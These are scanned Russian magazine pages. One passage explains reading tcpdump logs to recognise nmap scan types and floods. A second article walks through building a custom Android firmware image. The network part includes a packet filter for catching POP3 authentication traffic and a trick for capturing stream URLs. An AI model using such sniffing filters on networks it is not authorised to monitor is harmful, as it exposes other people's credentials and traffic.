15:49:38.719425 IP 192.168.0.111.8888 > 192.168.0.100.59624: Flags [R.], seq 0, ack 1365571089, win 0, length 0
15:49:38.719435 IP 192.168.0.100.54946 > 192.168.0.111.587: Flags [S], seq 2921975021, win 32792, options [mss 16
+396,sackOK,TS val 94976812 ecr 0,nop,wscale 5], length 0
15:49:38.719438 IP 192.168.0.111.587 > 192.168.0.100.54946: Flags [R.], seq 0, ack 2921975022, win 0, length 0
15:49:38.719449 IP 192.168.0.100.43337 > 192.168.0.111.22: Flags [S], seq 2610024277, win 32792, options [mss 163
+96,sackOK,TS val 94976812 ecr 0,nop,wscale 5], length 0
15:49:38.719457 IP 192.168.0.111.22 > 192.168.0.100.43337: Flags [S.], seq 3496707239, ack 2610024278, win 32768,
+ options [mss 16396,sackOK,TS val 94976812 ecr 94976812,nop,wscale 5], length 0
15:49:38.719463 IP 192.168.0.100.43337 > 192.168.0.111.22: Flags [.], ack 1, win 1025, options [nop,nop,TS val 94
+976812 ecr 94976812], length 0
15:49:38.719883 IP 192.168.0.100.40887 > 192.168.0.111.111: Flags [S], seq 4072646806, win 32792, options [mss 16
+396,sackOK,TS val 94976812 ecr 0,nop,wscale 5], length 0
```

Рис 1. Классическое TCP-сканирование

```
16:30:16.611690 IP 192.168.0.100.48585 > 192.168.0.111.135: Flags [S], seq 1679394613, win 4096, options [mss 146
+0], length 0
16:30:16.611700 IP 192.168.0.111.135 > 192.168.0.100.48585: Flags [R.], seq 0, ack 1679394614, win 0, length 0
16:30:16.611715 IP 192.168.0.100.48585 > 192.168.0.111.8080: Flags [S], seq 1679394613, win 3072, options [mss 14
+60], length 0
16:30:16.611724 IP 192.168.0.111.8080 > 192.168.0.100.48585: Flags [R.], seq 0, ack 1679394614, win 0, length 0
16:30:16.611738 IP 192.168.0.100.48585 > 192.168.0.111.23: Flags [S], seq 1679394613, win 2048, options [mss 146
+], length 0
16:30:16.611748 IP 192.168.0.111.23 > 192.168.0.100.48585: Flags [R.], seq 0, ack 1679394614, win 0, length 0
16:30:16.611763 IP 192.168.0.100.48585 > 192.168.0.111.22: Flags [S], seq 1679394613, win 4096, options [mss 146
+], length 0
16:30:16.611789 IP 192.168.0.111.22 > 192.168.0.100.48585: Flags [S.], seq 625029896, ack 1679394614, win 32792,
+options [mss 16396], length 0
16:30:16.611798 IP 192.168.0.100.48585 > 192.168.0.111.22: Flags [R], seq 1679394614, win 0, length 0
16:30:16.611816 IP 192.168.0.100.48585 > 192.168.0.111.111: Flags [S], seq 1679394613, win 1024, options [mss 146
+0], length 0
```

Рис 2. Скрытое SYN-сканирование

пытается установить TCP-соединение с разными портами, посылая SYN-пакет (S в поле флагов). Сначала идет проверка порта 8888, в ответ на которую приходит RST-пакет. Это значит, что порт не прослушивается ни одним сервисом. Далее выполняется проверка порта 587 с тем же результатом. Наконец, nmap посылает SYN-пакет на 22-й порт (SSH) и получает ответ в виде пакета SYN-ACK:

```
192.168.0.100.43337 > 192.168.0.111.22: Flags [S], seq
2610024277, ...
192.168.0.111.22 > 192.168.0.100.43337: Flags [S.], seq
3496707239, ack 2610024278, ...
192.168.0.100.43337 > 192.168.0.111.22: Flags [.], ack 1,
...
```

Порт открыт, и теперь nmap может успешно закрыть соединение, отправив RST-пакет, и перейти к следующим портам. Однако она поступает умнее: подтверждает, что приняла ACK-пакет, и сразу переходит к следующим портам. Такой способ позволяет обойти некоторые системы обнаружения вторжений, но человека, вооруженного снифером, так просто не проведешь.

Обрати внимание также на номера перебираемых портов: они не генерируется рандомно, а подбираются с учетом наибольшей распространенности. Это значит, что производится быстрое сканирование, а точнее, что nmap, скорее всего, запущена вообще без флагов.

Теперь рассмотрим другой метод обнаружения открытых портов: SYN-сканирование (nmap -sS). Такое сканирование принято называть скрытым, потому что в его процессе TCP-соединение никогда не открывается полностью, а значит, информация о том, что оно было установлено, не попадает в логи. Вывод tcpdump для такого вида сканирования представлен на рисунке 2. Он очень похож на лог обычного TCP-сканирования, однако здесь сканер по-другому реагирует на открытые порты:

```
192.168.0.100.48585 > 192.168.0.111.22: Flags [S],
seq 1679394613, ...
192.168.0.111.22 > 192.168.0.100.48585: Flags [S.],
seq 625029896, ack 1679394614, ...
192.168.0.100.48585 > 192.168.0.111.22: Flags [R],
seq 1679394614, ...
```

Видно, что, когда сканер получает подтверждение в виде пакета SYN-ACK, он не завершает установку соединения, а сразу обрывает его, чтобы ничего не попало в логи. На рисунке 3 можно видеть результат UDP-сканирования. Здесь все очень просто: nmap перебирает порты с возможными UDP-сервисами, посылая на каждый из портов пакет нулевой длины. Если порт закрыт, ОС посылает в ответ сообщение ICMP unreachable:

```
16:41:48.798310 IP 192.168.0.100.61020 >
   192.168.0.111.18869: UDP, length 0
16:41:48.798346 IP 192.168.0.111 > 192.168.0.100: ICMP
192.168.0.100 udp port 18869 unreachable, length 36
```

В противном случае порт считается открытым.

Еще один метод сканирования — null-сканирование, осуществляемое путем отправки пакетов, не содержащих ни одного установленного флага (nmap -sN). В зависимости от используемой ОС, реакция на такие пакеты может быть разной. Как видно из приведенного листинга, Linux в ответ на них посылает RST-пакеты:

```
192.168.0.100.39132 > 192.168.0.111.256: Flags [],
win 3072, length 0
192.168.0.111.256 > 192.168.0.100.39132: Flags [R.], ...
```

При Xmas-сканировании отсылаются пакеты с установленными флагами FIN, URG и PUSH (из-за флагов пакет будто сияет, как новогодняя елка):

```
192.168.0.100.35331 > 192.168.0.111.5544: Flags [FPU],
seq 3998959601, win 4096, urg 0, length 0
192.168.0.111.5544 > 192.168.0.100.35331: Flags [R.],
seq 0, ack 3998959602
```

Как видно, реакция на такие пакеты идентична. При ACK-

ТРЮК С ЗАХВАТОМ RTMP-ПОТОКА

Некоторые веб-сайты, например tv.adobe.com, используют протокол RTMP для передачи потокового видео. Сохранить такое видео в файл обычными средствами не получится, однако tcpdump нас спасет. Чтобы вычленить из сетевого трафика все ссылки на RTMP-поток, воспользуемся следующей командой:

```
# tcpdump -eflAi eth0 -s 0 -w - | strings | \
    grep -ao "rtmp://.\+.flv"
```

Далее ссылки можно скормить утилите rtmpdump (lkcl.net/rtmp) и получить flv-видео на жестком диске:

```
$ ./rtmpdump -r 'URL' -o файл.flv
```

```
16:41:48.798310 IP 192.168.0.100.61020 > 192.168.0.111.18869: UDP, length 0
16:41:48.798346 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 18869 unreachable, length 36
16:41:48.798371 IP 192.168.0.100.61020 > 192.168.0.111.31335: UDP, length 0
16:41:48.798384 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 31335 unreachable, length 36
16:41:48.798400 IP 192.168.0.100.61020 > 192.168.0.111.50919: UDP, length 0
16:41:48.798412 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 50919 unreachable, length 36
16:41:48.798429 IP 192.168.0.100.61020 > 192.168.0.111.54114: UDP, length 0
16:41:48.798441 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 54114 unreachable, length 36
16:41:48.798456 IP 192.168.0.100.61020 > 192.168.0.111.6971: UDP, length 0
16:41:48.798467 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 6971 unreachable, length 36
16:41:48.798483 IP 192.168.0.100.61020 > 192.168.0.100.19663: UDP, length 0
16:41:48.798495 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 19663 unreachable, length 36
16:41:48.798510 IP 192.168.0.100.61020 > 192.168.0.111.19504: UDP, length 0
16:41:48.798522 IP 192.168.0.111 > 192.168.0.100: ICMP 192.168.0.100 udp port 19504 unreachable, length 36
```

Рис 3. UDP-сканирование

сканировании (-sA) логи tcpdump фиксируют отправку множества пакетов с установленным флагом ACK и отправку в ответ на них пакетов RST. Однако, если в системе установлен брандмауэр, ответных сообщений приходить не будет, и nmap сможет понять, фильтруется ли порт. С помощью tcpdump можно также отследить и различные виды флуда, например, классический ICMP-флуд будет выглядеть в логах следующим образом:

```
16:43:06.008305 IP 192.168.0.100 > 192.168.0.111: ICMP
type-#68, length 1032
16:43:06.008383 IP 192.168.0.100 > 192.168.0.111: ICMP
type-#34, length 1032
16:43:06.008714 IP 192.168.0.100 > 192.168.0.111: ICMP
type-#183, length 1032
16:43:06.008831 IP 192.168.0.100 > 192.168.0.111: ICMP
type-#192, length 1032
```

Особую важность здесь имеет поле, в котором указано время, когда был принят пакет. Ни одно нормальное приложение не будет слать множество ICMP-сообщений в течение одной тысячной секунды. Другие виды флуда (например, SYN) выявляются точно таким же образом.

ВЗАИМОДЕЙСТВИЕ С ДРУГИМИ ПРОГРАММАМИ

Одно из самых важных достоинств tcpdump заключается в том, что формат его отчетов за время существования программы фактически стал стандартом для всех сниферов, и сегодня его понимают все более или менее серьезные инструменты анализа трафика. Например, tcpdump можно использовать для генерации дампа на удаленной машине, а затем отправить его на локальную и провести анализ с помощью Wireshark:

```
$ ssh root@example.ru tcpdump -w - 'port !22' \
    | wireshark -k -i -
```

Здесь мы использовали опцию '-w -' для записи дампа в стандартный вывод и перенаправили его анализатору Wireshark, работающему на локальной машине. Таким же образом можно провести анализ трафика с помощью Snort:

```
$ ssh root@example.ru "tcpdump -nn -i eth1 -w -" \
    | snort -c /etc/snort/snort.conf -r -
```

Перенаправив вывод программы на вход grep, можно выявить различные проблемы в работе сети, например найти пакеты с неправильной контрольной суммой:

```
# tcpdump -nnvv -r dump.cap tcp | \
    grep -v "tcp sum ok" | wc –l
```

Запрос к google.com в логах tcpdump

АДМИНСКИЕ ШТУЧКИ

Фильтрацию пакетов по данным, содержащимся в заголовке, которую мы рассмотрели в начале первого раздела, очень удобно использовать для отладки различных протоколов и поиска сетевых проблем. Например, мы можем применить ее для отлова сетевых пакетов, передаваемых по протоколу Cisco Discovery Protocol, с помощью которого маршрутизаторы Cisco обмениваются информацией о топологии и состоянии сети:

```
# tcpdump -nn -v -i eth0 -s 1500 -c 1 \
    'ether[20:2] == 0x2000'
```

Таким же образом можно отловить все пакеты, передаваемые по протоколу DHCP (DISCOVER, REQUEST, INFORM), чтобы выявить проблемы подключения клиентов:

```
# tcpdump -i eth0 -vvv -s 1500 '((port 67 or \
    port 68) and (udp[8:1] = 0x1))'
```

Или поймать пакеты, передаваемые при POP3-аутентификации:

```
# tcpdump -i eth0 "tcp port pop3 and ip[40] = 85 \
    and ip[41] = 83" -s 1500 -n
```

ВЫВОДЫ

В руках знающего пользователя tcpdump превращается в мощнейший инструмент, который можно использовать не только для отладки, но и для исследования аномалий. Богатый набор операторов и флагов позволяет вытащить из сетевого эфира и исследовать то, что действительно нужно. ⌶

Евгений Зобнин (execbit.ru)



Свой собственный робот

Создаем Android-прошивку из подручных материалов

Любой пользователь Android имеет свое представление о том, как должна выглядеть операционная система, какие функции выполнять и какой набор ПО в ней должен быть установлен по умолчанию. Однако далеко не все знают, что создать собственную прошивку не так уж сложно. Для этого совсем не обязательно разбираться в ядре Linux, уметь компилировать исходники Android или понимать, как устроен смартфон.

WWW

goo.gl/tIHRo — набор советов по изменению framework-res.apk.

goo.gl/fTvz8 — простая анимация загрузки с логотипом Android.

goo.gl/Ya1fX — анимация загрузки с плазменным кругом.

goo.gl/P6JR — анимация загрузки в стиле IBM PC.

goo.gl/sGXwa — анимация загрузки Android Honeycomb.

ВВЕДЕНИЕ

Существует три способа создания собственной прошивки для Android-коммуникатора:

1. Допиливание и компиляция операционной системы из исходников, публикуемых компанией Google или командой CyanogenMod.
2. Модификация стоковой прошивки коммуникатора.
3. Модификация сторонней прошивки, созданной с помощью первого или второго способа.

Первый способ является наиболее правильным и гибким, однако он зачастую требует достаточно глубоких знаний об особенностях Android и умения редактировать исходники системы так, чтобы они после этого работали на устройстве. Эта тема выходит за рамки нашей статьи, поэтому сборку исходников Android мы рассматривать не будем, а остановимся на двух других способах, точнее на третьем.

Сторонние прошивки (так называемые моды) существуют практически для любого Android-устройства, с момента выхода которого на рынок прошла хотя бы неделя. Обычно они уже включают в себя все необходимые модификации, необходимые для корректной работы прошивки на коммуникаторе, а потому представляют собой отличную площадку для экспериментов над системой. Их можно модифицировать практически до неузнаваемости, включать в состав ОС любое ПО, изменять ее внешний облик, создавать множество низкоуровневых настроек с помощью простого текстового редактора и файлового менеджера. Эти действия не требуют глубоких знаний ОС и могут быть выполнены любым читателем журнала.



Моды анимации загрузки с xda-developers

ВЫБИРАЕМ ПОДОПЫТНОГО

Итак, предположим, что наш коммуникатор уже зарутован и в загрузочную область записана консоль восстановления ClockworkMod, позволяющая устанавливать на аппарат любые прошивки без всяких ограничений (о том, как это сделать, мы писали в статье «Тотальное подчинение», опубликованной в октябрьском номере][). Теперь мы хотим установить на устройство другую прошивку, да не абы какую, а с собственными модификациями, настройками и набором ПО. Поэтому нам нужен каркас, а именно чужая прошивка, стабильно работающая на нашем устройстве. Где ее взять?

Главное место обитания всех ромоделов — это, конечно же, форумы xda-developers.com. Там можно найти все что угодно для коммуникаторов, работающих под управлением iOS, Windows Mobile, Windows Phone и Android. Открываем сайт в браузере, жмем на раздел Forums и ищем в списках форумов свой коммуникатор. Далее заходим в соответствующий раздел Android Development и внимательно просматриваем список тем, содержащих в названии слово «[ROM]». Лучше найти какую-нибудь чистую прошивку с названием вроде «Pure Android 2.3 Rom» или порт CyanogenMod, хотя, в сущности, подойдет и любая другая (правда, возможно, придется отменять авторские изменения). Открываем тему, проматываем первый пост, находим где-то в конце ссылку на скачивание и загружаем ROM на свой комп.

Теперь файл прошивки нужно вскрыть. Делается это с помощью самого обычного unzip:

```
$ mkdir ~/rom; cd ~/rom
$ unzip ../путь/до/прошивки.zip
```

ОБЩАЯ СТРУКТУРА КАТАЛОГОВ И ВАЖНЫЕ ФАЙЛЫ

Набор файлов и каталогов, образовавшийся в результате выполнения предыдущей команды, и есть, в сущности, операционная система Android, причем ровно в том виде, в каком она будет размещена в NAND-памяти устройства. В зависимости от версии Android и фантазии автора, она может содержать разные наборы каталогов и файлов, однако в ней всегда присутствуют три обязательных объекта: META-INF, файл boot.img и директория system.

Первый каталог содержит метаинформацию о прошивке, включая файлы сертификатов автора, манифест со списком файлов и их контрольными суммами, а также скрипт обновления, который может создавать в NAND-памяти новые файлы, менять права доступа и выводить прогресс-бар, который видят пользователи во время установки прошивки.

Файл boot.img содержит загрузочный образ, который включает в себя ядро Linux и образ initrd. Его можно распаковать, однако для нас он не несет особой пользы, так как почти любые системные параметры можно изменить с помощью файлов настроек и файловой системы /proc. Если же тебе требуется ядро, собранное с особыми параметрами, например с активированным планировщиком BFS или поддержкой NFS, то почти наверняка его можно найти на том же xda-developers и прошить с помощью ClockworkMod.

Наконец, каталог system — это то, ради чего все и затевалось. Содержимое этого каталога и представляет собой операционную систему Android без ядра Linux. Он содержит все, что нужно для работы ОС, а потому знать его структуру просто необходимо. Выглядит она так:

- **app** — предустановленные приложения: телефон, калькулятор, календарь и т. д.
- **bin** — аналог каталогов /bin и /usr/bin в Linux. Содержит различные системные компоненты, используемые более высокоуровневыми компонентами системы. Например, именно здесь лежит виртуальная машина dalvikvm.
- **etc** — файлы настроек. Полный аналог /etc в Linux, используемый, однако, только системными компонентами. Приложения Android хранят настройки в каталоге /data/data.
- **fonts** — шрифты. По умолчанию содержит только фирменные шрифты Droid (или Roboto в Android 4.0).
- **framework** — наборы Java-классов, используемые системой и Android-софтом. Тут же лежит файл framework-res.apk, содержащий полное описание интерфейса операционной системы, включая все графические файлы.
- **lib** — Linux-библиотеки, используемые низкоуровневыми компонентами системы. Аналог каталогов /lib и /usr/lib в Linux, включает такие стандартные библиотеки, как libc (правда, Android использует собственную Bionic вместо Glibc), libz (gzip-шифрование), libssl и другие.
- **media** — медиафайлы: рингтоны, звуки уведомлений, звуки интерфейса и файлы анимации загрузки ОС.
- **tts** — файлы, необходимые для работы синтезатора речи.
- **usr** — необязательный каталог, который обычно содержит файлы, необходимые для работы софтин из каталога bin. По сути, аналог /usr/share.
- **vendor** — файлы, поставляемые производителем аппарата. Обычно содержит бинарную firmware для различных «железных» компонентов, например модуля Wi-Fi.
- **xbin** — необязательный каталог, который содержит все, что не вошло в bin. Как правило, используется для хранения полезных утилит, тем не менее необязательных для работы системы (top, текстовый редактор). CyanogenMod использует его для хранения инструментов администрирования: bash, ssh, powertop, busybox и т. д.
- **build.prop** — файл, содержащий информацию о сборке, а также различные низкоуровневые настройки.

СОБСТВЕННЫЙ НАБОР ПО

Каталог /system/app содержит все предустановленное в прошивку ПО. Удаляя и добавляя пакеты в этот каталог, мы можем изменить набор приложений, доступных «из коробки». Например, ни для кого не секрет, что стандартный ланчер Android (да и ADWLauncher в CyanogenMod) тормозит и имеет многочисленные недостатки. OK, заменим его на LauncherPro (www.launcherpro.com):

```
$ rm system/app/Launcher.apk
$ wget goo.gl/U9c54 -o system/app/LauncherPro.apk
```

И это все. Не надо ничего устанавливать, не надо нигде ковыряться, просто закидываем нужное приложение в каталог — и готово. Даже имя не имеет значения, Android сам найдет нужное приложение и установит его в качестве домашнего экрана. Таким же образом можно поместить в прошивку любую другую программу или удалить ее оттуда.

Полезно поместить в прошивку одно из приложений для поиска утерянного смартфона (например, prey), тогда даже в случае сброса до заводских настроек оно останется в ОС и будет работать. Также можно заменить некоторое системное ПО, например добавить Dialer One вместо стандартного Phone.apk или Go SMS вместо sms.apk.

Как насчет системных Linux-приложений, например ssh-сервера или mc? Здесь тоже все просто. Собрать софтину для Android и процессора ARM можно с помощью комплекта NDK от Google, но большинство нужных приложений уже собрано до нас. Например, мы хотим предустановить mc в свою прошивку. Идем на xda-developers и выполняем поиск по запросу Midnight Commander. На первой же странице находим apk-пакет с установщиком (goo.gl/Pax1H) и распаковываем его с помощью все того же unzip:

```
$ cd /tmp; unzip ~/NativnuxInstaller_1.1.apk
```

Видим в списке распакованных файлов assets/kits/mc-4.7.5.4-arm.tar.jet. Это архив tar.gz, который распаковывается в корень системы после установки apk-пакета (а точнее, после установки apk, запуска приложения и нажатия кнопки Install). Мы можем сразу распаковать его в нашу прошивку и получить предустановленный mc:

```
$ cd ~/rom
$ tar -xzf /tmp/assets/kits/mc-4.7.5.4-arm.tar.jet
```

Теперь для запуска файлового менеджера на устройстве достаточно открыть терминал и набрать mc. Другие приложения могут распространяться в zip-архивах для прошивки с помощью ClockworkMod Recovery. Поместить их в свой мод еще проще, для этого достаточно перейти в корень прошивки (в данном случае ~/rom) и распаковать архив с помощью unzip.

ВНЕШНИЙ ОБЛИК

Собственную прошивку чаще всего создают для того, чтобы изменить внешний облик Android по своему вкусу. Проделать эту операцию в Android, опять же, очень просто. Все настройки графического интерфейса Android хранятся в файле framework/framework-res.apk. Его можно распаковать с помощью утилиты apktool:

```
$ cd ~; wget goo.gl/hxz5l
$ tar -xjf apktool1.4.1.tar.bz2
$ cd ~/rom/system/framework
$ java -jar ~/apktool.jar d framework-res.apk
```

В результате в текущем каталоге должен появиться каталог framework-res, содержащий все файлы пакета. Наиболее интересные подкаталоги внутри него — это res/drawable-* и res/layout-*. Первый содержит все графические элементы в виде png-файлов для разных разрешений и положений экрана. Например, drawable-land-mdpi — это каталог с графическими ресурсами для экранов среднего разрешения, находящихся в горизонтальном положении (во время поворота экрана ОС переключается на использование других файлов). Разумеется, любой файл можно отредактировать или заменить другим.

КОМАНДА SETPROP

Приведенные в статье настройки build.prop можно применить и в уже работающей системе с помощью команды setprop:

```
# setprop debug.sf.nobootanimation 1
```

Каталоги layout содержат описания графических элементов в формате XML (на самом деле они хранятся в бинарном формате AXML, но apktool преобразовал их в обычный XML). Формат описания достаточно прост и понятен, но с наскоку с ним разобраться трудно, особенно если не знать, где что находится. Поэтому мы снова обратимся к услугам обитателей форума xda-developers, которые уже успели придумать массу различных модификаций для графического интерфейса Android. Их легко найти с помощью поискового запроса «framework-res mod имя_устройства».

Обычно такие моды распространяются в виде готового файла framework-res.apk, который можно просто положить в свою прошивку. Если же ты хочешь найти конкретные отличия в содержимом, то мод можно распаковать и сравнить с твоим framework-res с помощью diff:

```
$ diff -R ~/framework-res \
    ~/rom/system/framework/framework-res
```

К сожалению, в рамках одной статьи мы не можем рассмотреть хотя бы часть внутреннего устройства framework-res, поэтому за более подробной информацией обращайся к соответствующей теме форума 4PDA: goo.gl/tIHRo.

После внесения модификаций можно собрать framework-res.apk с помощью все того же apktool. Однако для этой операции требуется утилита aapt из комплекта Android SDK, которую apktool использует для окончательной упаковки apk-файла. Ее можно получить и отдельно:

```
$ cd ~/bin; wget goo.gl/tC7k8
```

Теперь можно собрать файл:

```
$ cd ~/rom/system/framework
$ java -jar ~/apktool.jar b framework-res
$ cp framwork-res/dist/framework-res.apk .
$ rm -rf framework-res
```

Следующий этап — это изменение анимации загрузки. Она хранится в виде обычных png-файлов, упакованных в архив system/media/bootanimation.zip. Распакуем его:

```
$ cd /tmp
$ mkdir bootanimation; cd bootanimation
```

СОБСТВЕННУЮ ПРОШИВКУ ЧАЩЕ ВСЕГО СОЗДАЮТ ДЛЯ ТОГО, ЧТОБЫ ИЗМЕНИТЬ ВНЕШНИЙ ОБЛИК ANDROID ПО СВОЕМУ ВКУСУ

```
ClockworkMod Recovery v2.5.0.1

 - reboot system now
 - apply sdcard:update.zip
 - wipe data/factory reset
 - wipe cache partition
 - install zip from sdcard
 - nandroid
 - partitions menu
 - advanced

ClockworkMod Recovery v2.5.0.1
```

ClockworkMod Recovery: кастомное меню восстановления для Android

```
$ unzip ~/rom/system/media/bootanimation.zip
```

Внутри находится файл desc.txt, описывающий анимацию в следующем формате:

```
Ширина Высота FPS
p Порядок Пауза Каталог
...
```

Стандартный вид этого файла:

```
480 800 30
p 1 0 part0
p 0 0 part1
```

Это значит, что изображение имеет размер 480 x 800, а скорость смены изображений (FPS) составляет 30 штук/с. Далее идет описание первой части анимации, файлы которой находятся в каталоге part0. Она проигрывается один раз (цифра 1 после p). Следующая часть (part1) проигрывается бесконечное число раз, пока аппарат не загрузится. Обычно каталог part0 содержит изображения, соответствующие первой части анимации, а part0 — все остальные изображения, которые проигрываются в цикле. Сами изображения должны быть одинакового размера, а их названия должны содержать числа в возрастающем порядке, например 0001.png, 0002.png и т. д.

Так как анимация загрузки имеет очень простой формат, ее довольно легко сделать. Достаточно преобразовать видеоролик в png-изображения с помощью mencoder (в desc.txt необходимо

```
# system.prop for generic sdk
#

rild.libpath=/system/lib/librilswitch.so
rilswitch.vendorlibpath=/system/lib/libril-moto-umts-1.so
rilswitch.ganlibpath=/system/lib/libganril.so
rild.libargs=-d /dev/ttyS0

ro.sf.lcd_density=240

# Default network type.
# 4 => CDMA / EVDO.
ro.telephony.default_network=3

wifi.interface = tiwlan0
# Time between scans in seconds. Keep it high to minimize battery drain.
# This only affects the case in which there are remembered access points,
# but none are in range.
wifi.supplicant_scan_interval = 15

# The OpenGL ES API level that is natively supported by this device.
# This is a 16.16 fixed point number
ro.opengles.version = 131072
```

Стандартный build.prop для Motorola Defy

выставить значение FPS 24):

```
$ mplayer -nosound -vo png:z=9 video.avi
```

Но и это будет лишним. Участники форума xda-developers наделали столько анимаций, что необходимость работы руками отпадает вовсе. Ссылки на интересные анимации приведены в конце статьи.

НИЗКОУРОВНЕВЫЕ НАСТРОЙКИ

Последнее, о чем я хотел бы рассказать в статье, — это редактирование низкоуровневых настроек. В Android для этого есть файл system/build.prop, который хранит информацию о сборке прошивки и настройки для конкретных устройств. Добавив в этот файл те или иные строки, можно изменить функционирование Android, ускорить его работу или уменьшить расход батареи. Ниже приведены наиболее интересные настройки.

1. Запрет выгрузки рабочего стола из памяти:

   ```
   ro.HOME_APP_ADJ=1
   ```

   Опция позволяет сделать работу с устройством более удобной за счет мгновенного доступа к рабочему столу в любое время. Не рекомендуется использовать для устройств с малым объемом памяти.

2. Повышение качества сохраняемых JPG-файлов:

   ```
   ro.media.enc.jpeg.quality=100
   ```

   Позволяет сделать снимки камеры более четкими, но существенно повышает нагрузку на ЦП.

3. Отключение анимации загрузки для ускорения загрузки операционной системы:

   ```
   debug.sf.nobootanimation=1
   ```

4. Возложение части работы по отрисовке интерфейса на GPU:

   ```
   debug.sf.hw=1
   ```

   Позволяет сделать интерфейс более быстрым и плавным.

5. Блокировка извещения об активном режиме отладки (при подключении к компу с помощью USB):

```
persist.adb.notify=0
```

```
> cd ~/rom/system/framework/
> java -jar ~/apktool.jar d framework-res.apk
I: Loading resource table...
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
> ls framework-res
AndroidManifest.xml  apktool.yml  assets  res
> ls framework-res/res/
anim                 values-es         values-mcc230-ko
color                values-es-rES     values-mcc230-nl
drawable             values-fa         values-mcc230-pl
drawable-en-ldpi     values-fa-rIR     values-mcc230-pt
drawable-en-mdpi     values-fi         values-mcc230-pt-rPT
drawable-land-ldpi   values-fi-rFI     values-mcc230-ru
drawable-land-mdpi   values-fr         values-mcc230-sv
drawable-ldpi        values-fr-rBE     values-mcc230-tr
drawable-mdpi        values-fr-rCA     values-mcc230-zh-rCN
drawable-nodpi       values-fr-rCH     values-mcc230-zh-rTW
layout               values-fr-rFR     values-mcc232
layout-land          values-he-rIL     values-mcc232-cs
layout-port          values-hi-rIN     values-mcc232-da
raw                  values-hr         values-mcc232-de
```

Распаковываем framework-res.apk

```
> ls -l
итого 1904
-rw-r--r--  1 jlm users 1941504 февр. 29  2008 boot.img
drwxr-xr-x  3 jlm users    4096 нояб.  8 16:33 META-INF
drwxr-xr-x 13 jlm users    4096 нояб.  8 16:33 system
> ls -l system
итого 48
drwxr-xr-x  2 jlm users 4096 нояб.  8 16:33 app
drwxr-xr-x  2 jlm users 4096 нояб.  8 16:33 bin
-rw-r--r--  1 jlm users 3598 февр. 29  2008 build.prop
drwxr-xr-x 13 jlm users 4096 нояб.  8 16:33 etc
drwxr-xr-x  2 jlm users 4096 нояб.  8 16:33 fonts
drwxr-xr-x  2 jlm users 4096 нояб. 10 17:15 framework
drwxr-xr-x  7 jlm users 4096 нояб.  8 16:33 lib
drwxr-xr-x  3 jlm users 4096 нояб.  8 16:33 media
drwxr-xr-x  3 jlm users 4096 нояб.  8 16:33 tts
drwxr-xr-x  7 jlm users 4096 нояб.  8 16:33 usr
drwxr-xr-x  3 jlm users 4096 нояб.  8 16:33 vendor
drwxr-xr-x  2 jlm users 4096 нояб.  8 16:33 xbin
> █
```

Свежераспакованная прошивка

6. Устранение проблемы с возникновением черного экрана после завершения звонка:

```
ro.lge.proximity.delay=25
mot.proximity.delay=25
```

7. Включение подсветки клавиш управления сразу после включения экрана:

```
ro.mot.buttonlight.timeout=0
```

Помимо всего этого, многие пользователи также рекомендуют применять следующие комбинации флагов:

1. Уменьшение времени отклика сенсорного экрана:

```
debug.performance.tuning=1
video.accelerate.hw=1
windowsmgr.max_events_per_sec=150
```

2. Увеличение времени жизни батареи:

```
wifi.supplicant_scan_interval=180
pm.sleep_mode=1
ro.ril.disable.power.collapse=0
```

3. Твики 3G-модуля:

```
ro.ril.hsxpa=2
ro.ril.gprsclass=10
ro.ril.hep=1
ro.ril.enable.dtm=1
ro.ril.hsdpa.category=10
ro.ril.enable.a53=1
ro.ril.enable.3g.prefix=1
ro.ril.htcmaskw1.bitmask=4294967295
ro.ril.htcmaskw1=14449
ro.ril.hsupa.category=5
```

4. Улучшение производительности сети:

```
net.tcp.buffersize.default=4096,87380,256960,4096,16384,256960
net.tcp.buffersize.wifi=4096,87380,256960,4096,16384,256960
net.tcp.buffersize.umts=4096,87380,256960,4096,16384,256960
net.tcp.buffersize.gprs=4096,87380,256960,4096,16384,256960
net.tcp.buffersize.edge=4096,87380,256960,4096,16384,256960
```

Все эти строки необходимо просто поместить в файл system/build.prop и сохранить.

СБОРКА

OK, мы внесли необходимые изменения, внедрили свои приложения, твикнули систему и теперь должны создать готовый к прошивке образ ОС. В этом нам поможет утилита testsign. Сначала следует запаковать прошивку с помощью zip:

```
$ cd ~/rom; zip -r my-rom.zip *
```

Теперь необходимо подписать архив, чтобы Recovery смог его установить:

```
$ wget goo.gl/OyBBk
$ java -classpath testsign.jar testsign \
    my-rom.zip my-rom-signed.zip
```

После этого закидываем архив my-rom-signed.zip на карту памяти устройства и выключаем аппарат. Чтобы попасть в Recovery, включаем аппарат с зажатой клавишей уменьшения громкости (для некоторых устройств процедура может отличаться).

Далее с помощью клавиш управления громкостью выбираем пункт «Wipe data/factory reset», нажимаем клавишу включения (в Recovery это аналог <Enter>), выбираем Yes и снова жмем <Enter>.

Теперь переходим в пункт «Install zip from sdcard», а затем в «Choose zip from sdcard», находим my-rom-sign.zip на SD-карте и выбираем Yes. После завершения установки выбираем «Reboot system now».

ВЫВОДЫ

Android — гибкая платформа, и в этой статье описаны далеко не все возможности по ее модификации.

Более глубокая модификация может включать в себя замещение ядра, изменение экрана блокировки и стандартных приложений, активацию таких возможностей, как автоматическая установка приложений на карту памяти, внедрение механизма загрузочных скриптов (/etc/init.d), и многое другое.


Обо всем этом мы поговорим в следующих статьях. ☒

МИНИ-ОБЗОР UBUNTU 11.10



